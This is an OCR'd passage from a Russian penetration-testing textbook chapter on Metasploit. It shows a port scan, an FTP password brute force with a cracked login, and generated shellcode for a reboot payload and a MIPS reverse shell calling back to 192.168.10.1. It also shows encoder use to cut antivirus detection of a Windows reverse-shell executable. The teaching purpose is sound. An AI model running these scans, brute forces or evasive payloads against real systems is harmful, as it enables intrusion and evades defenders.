root@kali:~# msfconsole

       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
```

```
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be op
                  ted in to
...
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers


Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    clearm        Clear the module stack
    favorite      Add module(s) to the list of favorite modules
    favorites     Print the list of favorite modules (alias for `show favorite
                  s`)
...
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index

...
```

В дальнейшем мы будем использовать именно этот вариант интерфейса. Еще один вариант интерфейса Metasploit — Armitage (рис. 14.1). Как уже упоминалось ранее, в Metasploit есть собственный графический интерфейс, но он доступен только в коммерческой версии продукта. Armitage — это графический интерфейс, написанный сторонними разработчиками на языке Java и по умолчанию уже включенный в состав Kali Linux.




Рис. 14.1. Бесплатный графический интерфейс Armitage

Вспомогательные модули

Итак, мы выяснили, что Metasploit — это полноценная система для тестирования на проникновение. Когда мы называем продукт системой, это означает, что он состоит из множества полезных инструментов и утилит. Вспомогательные модули (Auxiliary) в Metasploit Framework — это небольшие компоненты, предназначенные для выполнения определенной задачи. Например, с их помощью мы можем просканировать подсеть на наличие активных хостов и узнать, какие порты на них открыты, осуществить подбор паролей или найти FTP-серверы, на которых разрешен анонимный доступ.

Metasploit содержит сотни таких модулей, просмотреть список доступных модулей можно с использованием команды `show auxiliary`:

```
msf6 > show auxiliary

Auxiliary
=========

   #   Name                                                     Disclosure
Date   Rank    Check  Description
   -   ----                                                     -----------
----   ----    -----  -----------
```

```
   0   auxiliary/admin/2wire/xslt_password_reset                    2007-08-15
normal  No     2Wire Cross-Site Request Forgery Password Reset Vulnerability
   1   auxiliary/admin/android/google_play_store_uxss_xframe_rce
normal  No     Android Browser RCE Through Google Play Store XFO
   2   auxiliary/admin/appletv/appletv_display_image
normal  No     Apple TV Image Remote Control
   3   auxiliary/admin/appletv/appletv_display_video
normal  No     Apple TV Video Remote Control
   4   auxiliary/admin/atg/atg_client
normal  No     Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
...
```

Эти модули можно группировать по различным категориям, в зависимости от выполняемых ими функций. Приведем некоторые из основных категорий вспомогательных модулей:

- сканирование: модули, используемые для сканирования сети на предмет наличия активных хостов, открытых портов и сервисов;
- фаззинг: модули, используемые для тестирования уязвимостей приложений и сервисов путем отправки случайных или специально подготовленных данных;
- сниффинг: модули, используемые для перехвата и анализа сетевого трафика;
- доступ: модули, позволяющие проверять различные виды доступа, например анонимного доступа к FTP-серверам;
- спуфинг и DOS-атаки: модули, используемые для имитации других систем (спуфинг) или проведения атак, направленных на отказ в обслуживании (DOS-атаки);
- администрирование: модули, помогающие в таких административных задачах, как сбор информации о системе, управление процессами и т. д.;
- анализ уязвимостей: модули, используемые для определения и анализа уязвимостей в целевых системах.

Использовать любой из модулей можно при помощи команды `use`, а посмотреть доступные опции с помощью команды `info`. Продемонстрируем возможности некоторых модулей, начав со сканера портов.

```
msf6 auxiliary(syn) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>
```

```
Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports
                                          to check per host
  DELAY        0                yes       The delay between connections, per
                                          thread, in milliseconds
  JITTER       0                yes       The delay jitter factor (maximum
                                          value by which to +/- DELAY)
                                          in milliseconds.
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR
                                          identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in
                                          milliseconds

Description:
  Enumerate open TCP services by performing a full TCP connect on each
  port. This does not need administrative privileges on the source
  machine, which may be useful if pivoting.

msf auxiliary(tcp) > set RHOSTS 192.168.225.0/24
RHOSTS => 192.168.225.0/24
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > run

[*] 192.168.225.2:        - 192.168.225.2:53 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:21 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:135 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:2701 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:8081 - TCP OPEN
```

Если вы внимательно ознакомились с приведенным выше примером, то заметили, что мы сконфигурировали модуль перед запуском. Для этого использовалась команда `set`, за ней следует имя параметра, а затем его значение. В каждом модуле вы встретите два типа параметров, одни обязательны к заполнению, другие — нет. В нашем случае мы задали значения не для всех обязательных параметров, и модуль использовал те, которые были определены разработчиками.

Как уже упоминалось, с помощью вспомогательных модулей можно перебирать пароли к различным сервисам. Продемонстрируем подбор пароля и имени пользователя к ранее обнаруженному FTP-серверу:

```
msf6 auxiliary(tcp) > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(ftp_login) > info

       Name: FTP Authentication Scanner
     Module: auxiliary/scanner/ftp/ftp_login
    License: Metasploit Framework License (BSD)
       Rank: Normal
```

```
Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0
                                               to 5
  DB_ALL_CREDS      false            no        Try each user/password couple
                                               stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current
                                               database to the list
  DB_ALL_USERS      false            no        Add all users in the current
                                               database to the list
  PASSWORD                           no        A specific password to
                                               authenticate with
  PASS_FILE                          no        File containing passwords, one
                                               per line
  Proxies                            no        A proxy chain of format
                                               type:host:port[,type:host:port]
                                               [...]
  RECORD_GUEST      false            no        Record anonymous/guest logins to
the database
  RHOSTS                             yes       The target address range or CIDR
identifier
  RPORT             21               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to
                                               authenticate as
  USERPASS_FILE                      no        File containing users and
                                               passwords separated by space,
                                               one pair per line
  USER_AS_PASS      false            no        Try the username as the password
                                               for all users
  USER_FILE                          no        File containing usernames,
                                               one per line
  VERBOSE           true             yes       Whether to print output for all
                                               attempts

Description:
  This module will test FTP logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  http://cvedetails.com/cve/1999-0502/

msf auxiliary(ftp_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
```

```
msf auxiliary(ftp_login) > set USERS_PASS /root/users.txt
USERS_PASS => /root/users.txt
msf auxiliary(ftp_login) > set RHOSTS 192.168.225.1
RHOSTS => 192.168.225.1
msf auxiliary(ftp_login) > run
[*] Connecting to FTP server 192.168.225.1:21...
[*] Connected to target FTP server.
...
[*] 192.168.225.1:21 FTP - [046/300]- Attempting FTP login for 'backup':'abc123'
[*] 192.168.225.1:21  FTP - [047/300] - Failed FTP login for 'backup':'abc123'
[*] 192.168.225.1:21  FTP- [048/300] - Attempting FTP login for 'upload':'root'
[*] 192.168.225.1:21 FTP- [049/300] - Failed FTP login for 'upload':'root'
...
[*] 192.168.225.1:21 FTP - [122/300] – Attempting login for 'admin':'1234567'
[+] 192.168.225.1:21 - Successful FTP login for 'admin':'1234567'
[*]192.168.225.1:21 - User ' admin ' has READ/WRITE access
```

Полезная нагрузка

Важность полезной нагрузки (payloads) проиллюстрируем бытовым примером. Предположим, что вы заболели и врач назначил вам курс лечения из десяти внутривенных уколов. Медицинская сестра берет иглу, шприц, находит нужное место для инъекции, проникает при помощи имеющегося инструментария в полость вены и... далее ничего не происходит, ведь перед проведением инъекции она не набрала полезный препарат в шприц.

Вернемся в предметное поле информационных технологий. Payload в контексте информационной безопасности относится к части кода, которая выполняется после успешной эксплуатации уязвимости в целевой системе. Payload может выполнить множество различных функций, например открыть обратное соединение или собрать и отправить конфиденциальную информации (пароли, данные кредитных карт и т. п.). С точки зрения Metasploit payload является кодом, который загружается после успешного использования модуля эксплуатации.

Полезную нагрузку в Metasploit можно разделить на три основные категории:

- Singles. Самостоятельные функциональные части кода, которые выполняют свою задачу полностью независимо и не требуют загрузки дополнительного кода. Их основной недостаток — они обычно имеют больший размер и могут выполнять достаточно простые функции, такие как открытие обратного шелла или выполнение определенной команды.
- Stagers. Служат для установления надежного канала между атакующим и целевым компьютером для загрузки более крупных и сложных функциональных частей кода, известных как stages. Stagers обычно малы по размеру, и их основная задача — обеспечить доставку stage.
- Stages. Загружаются после того, как stager успешно установил соединение. Эти части кода обычно обладают значительно большей функциональностью, чем singles или stagers. Они могут содержать различные функции,

возможности шифрования, скрытого туннелирования и даже графические интерфейсы.

Полезной нагрузкой будет являться шелл-код, поэтому прежде всего необходимо выбрать нужный для генерации.

Для последующей генерации используется команда `generate`. Иногда приходится избавляться от нежелательных символов, например нулевого байта (null byte). Чтобы это сделать, необходимо запустить генерацию с параметром `-b`, после которого в кавычках указать коды символов, которых не должно быть в конечном коде. Но следует учесть, что их не всегда можно исключить, в некоторых случаях фреймворк ничего не сгенерирует и выдаст сообщение об ошибке.

```
msf6 use payload/linux/mipsbe/reboot
msf6 payload(reboot) > generate -b '\x00'
# linux/mipsbe/reboot - 124 bytes
# http://www.metasploit.com
# Encoder: mipsbe/longxor
# VERBOSE=false, PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false
buf =
"\x24\x0e\xff\xf5\x01\xc0\x70\x27\x24\x0b\xff\xb7\x05\x10" +
"\xff\xff\x28\x08\x82\x82\x01\x60\x58\x27\x03\xeb\xc8\x21" +
"\x28\x17\x82\x82\x8f\x31\xff\xfc\x24\x0d\xff\xfb\x01\xa0" +
"\x68\x27\x21\xaf\xff\xfd\x8f\x28\xff\xfc\x02\xef\xb8\x21" +
"\x01\x11\x18\x26\x02\xee\xf0\x2b\xaf\x23\xff\xfc\x21\xa6" +
"\xff\xff\x17\xc0\xff\xf9\x03\x2d\xc8\x21\x24\x02\x10\x33" +
"\x01\x4a\x54\x0c\x2f\x3b\x6d\xfe\x13\x3d\x2e\xdf\x1b\xfd" +
"\x93\x22\x13\x3e\x45\xec\x1b\x9e\x74\x97\x13\x3f\x93\x1f" +
"\x1b\xbf\xb3\x53\x0b\x39\x62\x06\x2e\x3a\x6c\xf2"
msf payload(reboot) >
```

Некоторые шелл-коды требуют указания дополнительных параметров для генерации. Действительно, откуда фреймворк без них сможет узнать, с какой машиной должен соединиться скомпрометированный сервер?

```
msf6 payload(reboot) > use payload/linux/mipsbe/shell_reverse_tcp
msf payload(shell_reverse_tcp) > show options

Module options (payload/linux/mipsbe/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

msf payload(shell_reverse_tcp) > generate -o LPORT=3455,LHOST=192.168.10.1
# linux/mipsbe/shell_reverse_tcp - 184 bytes
```

```
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.10.1, LPORT=3455,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5" +
"\xff\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c" +
"\xaf\xa2\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0" +
"\x78\x27\xaf\xaf\xff\xe0\x3c\x0e\x0d\x7f\x35\xce\x0d\x7f" +
"\xaf\xae\xff\xe4\x3c\x0e\xc0\xa8\x35\xce\x0a\x01\xaf\xae" +
"\xff\xe6\x27\xa5\xff\xe2\x24\x0c\xff\xef\x01\x80\x30\x27" +
"\x24\x02\x10\x4a\x01\x01\x01\x0c\x24\x11\xff\xfd\x02\x20" +
"\x88\x27\x8f\xa4\xff\xff\x02\x20\x28\x21\x24\x02\x0f\xdf" +
"\x01\x01\x01\x0c\x24\x10\xff\xff\x22\x31\xff\xff\x16\x30" +
"\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f\x2f\x35\xef\x62\x69" +
"\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce\x73\x68\xaf\xae" +
"\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf\xa4\xff\xf8" +
"\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab\x01\x01" +
"\x01\x0c"
msf payload(shell_reverse_tcp) >
```

Стоит упомянуть и о количестве шифрований. Имеется в виду, сколько раз Metasploit зашифрует наш код. Это необходимо для того, чтобы сделать код менее заметным для антивирусных программ.

```
msf6 payload(shell_reverse_tcp) > generate -o LPORT=3455,LHOST=192.168.10.1 -b
'\x00' -i6
# linux/mipsbe/shell_reverse_tcp - 276 bytes
# http://www.metasploit.com
# Encoder: mipsbe/longxor
# VERBOSE=false, LHOST=192.168.10.1, LPORT=3455,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x24\x0e\xff\xcf\x01\xc0\x70\x27\x24\x0b\xff\xb7\x05\x10" +
"\xff\xff\x28\x08\x82\x82\x01\x60\x58\x27\x03\xeb\xc8\x21" +
"\x28\x17\x82\x82\x8f\x31\xff\xfc\x24\x0d\xff\xfb\x01\xa0" +
"\x68\x27\x21\xaf\xff\xfd\x8f\x28\xff\xfc\x02\xef\xb8\x21" +
"\x01\x11\x18\x26\x02\xee\xf0\x2b\xaf\x23\xff\xfc\x21\xa6" +
"\xff\xff\x17\xc0\xff\xf9\x03\x2d\xc8\x21\x24\x02\x10\x33" +
"\x01\x4a\x54\x0c\x36\x6d\xd3\xea\x12\x62\x2c\x10\x37\x8d" +
"\xab\xcd\x17\x89\x2c\x17\x17\x88\x2c\x17\x1e\x6b\x2c\x15" +
"\x12\x6f\xc3\xbd\x37\x6c\xd2\xe6\x99\xcf\x2c\x15\xb9\xc9" +
```

```
"\x2c\x15\x02\x62\x2c\x17\x37\x8d\xab\xcd\x99\xc2\x2c\x0a" +
"\x0a\x63\xde\x95\x03\xa3\xde\x95\x99\xc3\x2c\x0e\x0a\x63" +
"\x13\x42\x03\xa3\xd9\xeb\x99\xc3\x2c\x0c\x11\xc8\x2c\x08" +
"\x12\x61\x2c\x05\x37\xed\xe3\xcd\x12\x6f\xc3\xa0\x37\x6c" +
"\xd2\xe6\x12\x7c\x2c\x17\x34\x4d\x5b\xcd\xb9\xc9\x2c\x15" +
"\x34\x4d\xfb\xcb\x12\x6f\xdc\x35\x37\x6c\xd2\xe6\x12\x7d" +
"\x2c\x15\x14\x5c\x2c\x15\x20\x5d\x2c\x10\x1e\x6b\x2c\x15" +
"\x0a\x62\xfc\xc5\x03\x82\xb1\x83\x99\xc2\x2c\x06\x0a\x63" +
"\xbd\xc5\x03\xa3\xa0\x82\x99\xc3\x2c\x1a\x99\xcd\x2c\x1e" +
"\x11\xc9\x2c\x06\x99\xc9\x2c\x12\x99\xcd\x2c\x16\x11\xc8" +
"\x2c\x12\x12\x6f\xdc\x41\x37\x6c\xd2\xe6"
msf payload(shell_reverse_tcp) >
```

Эксплойты

Эксплойт — это специальная программа, которая использует известные уязвимости в программном обеспечении для проведения атаки с целью получения контроля над системой или вывода ее из строя (отказа в обслуживании).

Эксплойты бывают удаленные, работающие через компьютерную сеть, или локальные — они запускаются непосредственно в самой системе.

В Metasploit эксплойты делятся на активные и пассивные. Активные начинают эксплуатировать определенную уязвимость в ПО сразу же после запуска и заканчивают свою работу в случае удачи или провала. Пассивные ждут подключения удаленного хоста и только после этого начинают свою работу. Например, мы можем запустить эксплойт, отправив жертве клиентскую часть по электронной почте. После того как получатель откроет приложение к письму, клиентская часть соединится с запущенным ранее эксплойтом и тот начнет атаку.

Просмотреть все доступные эксплойты можно с помощью команды `show exploits`, однако это не всегда удобно, учитывая их огромное количество:

```
msf6 > show exploits

Exploits
========

   #     Name
Disclosure Date  Rank       Check  Description
   -     ----
---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path
2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1     exploit/aix/local/xorg_x11_server
2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2     exploit/aix/rpc_cmsd_opcode21
2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.
cmsd) Opcode 21 Buffer Overflow
   3     exploit/aix/rpc_ttdbserverd_realpath
2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_
realpath Buffer Overflow (AIX)
```

```
   4     exploit/android/adb/adb_server_exec
2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Exec
ution
   5     exploit/android/browser/samsung_knox_smdm_url
2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6     exploit/android/browser/stagefright_mp4_tx3g_64bit
2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7     exploit/android/browser/webview_addjavascriptinterface
                            2012-12-21       excellent  No     Android Browser
and WebView addJavascriptInterface Code Execution
   8     exploit/android/fileformat/adobe_reader_pdf_js_interface
                          2014-04-13       good       No     Adobe Reader for
Android addJavascriptInterface Exploit
   9     exploit/android/local/binder_uaf
2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
...
Для того, чтобы облегчить поиск нужного эксплоита, лучше воспользоваться
поиском.
msf6 > search exploit/windows/fileformat/

Matching Modules
================

   #    Name                                                      Disclosure
Date  Rank       Check  Description
   -    ----                                                      ----------
-----  ----       -----  -----------
   0    exploit/windows/fileformat/a_pdf_wav_to_mp3               2010-08-17
normal     No     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   1    exploit/windows/fileformat/abbs_amp_lst                   2013-06-30
normal     No     ABBS Audio Media Player .LST Buffer Overflow
   2    exploit/windows/fileformat/acdsee_fotoslate_string        2011-09-12
good       No     ACDSee FotoSlate PLP File id Parameter Overflow
   3    exploit/windows/fileformat/acdsee_xpm                     2007-11-23
good       No     ACDSee XPM File Section Buffer Overflow
   4    exploit/windows/fileformat/allplayer_m3u_bof              2013-10-09
normal     No     ALLPlayer M3U Buffer Overflow
   5    exploit/windows/fileformat/aol_phobos_bof                 2010-01-20
average    No     AOL 9.5 Phobos.Playlist Import() Stack-based Buffer Overflow
   6    exploit/windows/fileformat/aol_desktop_linktag            2011-01-31
normal     No     AOL Desktop 9.6 RTX Buffer Overflow
   7    exploit/windows/fileformat/actfax_import_users_bof        2012-08-28
normal     No     ActiveFax (ActFax) 4.3 Client Importer Buffer Overflow
   8    exploit/windows/fileformat/adobe_libtiff                  2010-02-16
good       No     Adobe Acrobat Bundled LibTIFF Integer Overflow...
Еще один пример поиска.
msf6 > search name:wordpress

Matching Modules
================
```

```
   #   Name                                                              Disclosure
Date  Rank       Check  Description
   -   ----                                                              ---------
------  ----       -----  -----------
   0   exploit/multi/php/wp_duplicator_code_inject                       2018-08-29
manual     Yes    Snap Creek Duplicator WordPress plugin code injection
   1   exploit/multi/http/wp_ait_csv_rce                                 2020-
11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated
Remote Code Execution
   2   exploit/unix/webapp/wp_admin_shell_upload                         2015-02-
21       excellent  Yes    WordPress Admin Shell Upload
   3   auxiliary/gather/wp_all_in_one_migration_export                   2015-03-
19       normal     Yes    WordPress All-in-One Migration Export
   4   exploit/unix/webapp/wp_asset_manager_upload_exec                  2012-05-26
excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   5   auxiliary/scanner/http/wordpress_login_enum
normal     No     WordPress Brute Force and User Enumeration Utility
   6   auxiliary/scanner/http/wordpress_cp_calendar_sqli                 2015-03-
03       normal     No     WordPress CP Multi-View Calendar Unauthenticated SQL
Injection Scanner
   7   auxiliary/scanner/http/wp_chopslider_id_sqli                      2020-05-
12       normal     No     WordPress ChopSlider3 id SQLi Scanner
   8   auxiliary/scanner/http/wp_contus_video_gallery_sqli               2015-02-
24       normal     No     WordPress Contus Video Gallery Unauthenticated SQL
Injection Scanner
   9   exploit/multi/http/wp_crop_rce                                    2019-02-
19       excellent  Yes    WordPress Crop-image Shell Upload ...
```

Энкодеры

Энкодеры (encoders) — это модули, используемые для изменения вредоносного кода с целью избежать его обнаружения антивирусными программами или IDS. Энкодеры проводят обфускацию, или сокрытие, вредоносного кода, преобразуя его в формат, который сложнее обнаружить.

Ключевой особенностью энкодеров является то, что они используют алгоритмы, которые позволяют коду вредоносного ПО «декодировать» или восстановить себя в исходное состояние в момент выполнения на целевом компьютере. В результате вредоносное ПО может избегать обнаружения до тех пор, пока не будет активировано.

Однако следует отметить, что большинство современных антивирусных программ и систем обнаружения вторжений обнаруживают популярные методы обфускации и энкодинга. Тем не менее энкодеры по-прежнему полезны в некоторых ситуациях, например для обфускации нового или необычного вредоносного кода, который еще не был добавлен в базу данных антивирусных сигнатур. Вывести их полный список можно командой `show encoders`:

```
msf6 > show encoders

Encoders
========

   #   Name                                    Disclosure Date  Rank       Check
Description
   -   ----                                    ---------------  ----       ----
-  -----------
   0   encoder/cmd/brace                                        low        No
Bash Brace Expansion Command Encoder
   1   cencoder/cmd/echo                                        good       No
Echo Command Encoder
   2   encoder/cmd/generic_sh                                   manual     No
Generic Shell Variable Substitution Command Encoder
   3   encoder/cmd/ifs                                          low        No
Bourne ${IFS} Substitution Command Encoder
   4   encoder/cmd/perl                                         normal     No
Perl Command Encoder
   5   encoder/cmd/powershell_base64                            excellent  No
Powershell Base64 Command Encoder
   6   encoder/cmd/printf_php_mq                                manual     No
printf(1) via PHP magic_quotes Utility Command Encoder
   7   encoder/generic/eicar                                    manual     No
The EICAR Encoder
   8   encoder/generic/none                                     normal     No
The "none" Encoder
   9   encoder/mipsbe/byte_xori                                 normal     No
Byte XORi Encoder
   10  encoder/mipsbe/longxor                                   normal     No
XOR Encoder
...
```

Metasploit перед шифрованием сам выбирает наиболее подходящий тип шифровальщика, однако машинам свойственно ошибаться, как и людям. Поэтому в нашем примере мы укажем, каким именно шифровальщиком хотим воспользоваться, пусть это будет `shikata_ga_nai`:

```
msf6 > use payload/windows/shell_reverse_tcp
msf6 payload(windows/shell_reverse_tcp) > generate -f exe-small LHOST=127.0.0.1
-o /home/itsecbook/r_shell.exe
[*] Writing 4643 bytes to /home/itsecbook/r_shell.exe...
```

Проверим сгенерированный файл антивирусами и увидим, что практически все распознали вредоносный код (рис. 14.2).

Теперь сгенерируем тот же код, но применим к нему один из доступных энкодеров:

```
msf6 payload(windows/shell_reverse_tcp) > generate -f exe-small LHOST=127.0.0.1
-o /home/itsecbook/r_shell.exe -e cmd/powershell_base64 -i 5
[*] Writing 4667 bytes to /home/itsecbook/r_shell.exe...
```

Как видим, в результате инкапсуляции количество антивирусов, которые смогли распознать вредоносный код, уменьшилось (рис. 14.3).




Рис. 14.2. Результат проверки файла сервисом VirusTotal

Такая эффективность работы антивирусов обусловлена тем, что Metasploit содержит хорошо известные эксплойты. Если вы действительно хотите обойти антивирус, то необходимо создавать свой уникальный код или искать новые, еще неизвестные широкому кругу специалистов эксплойты.

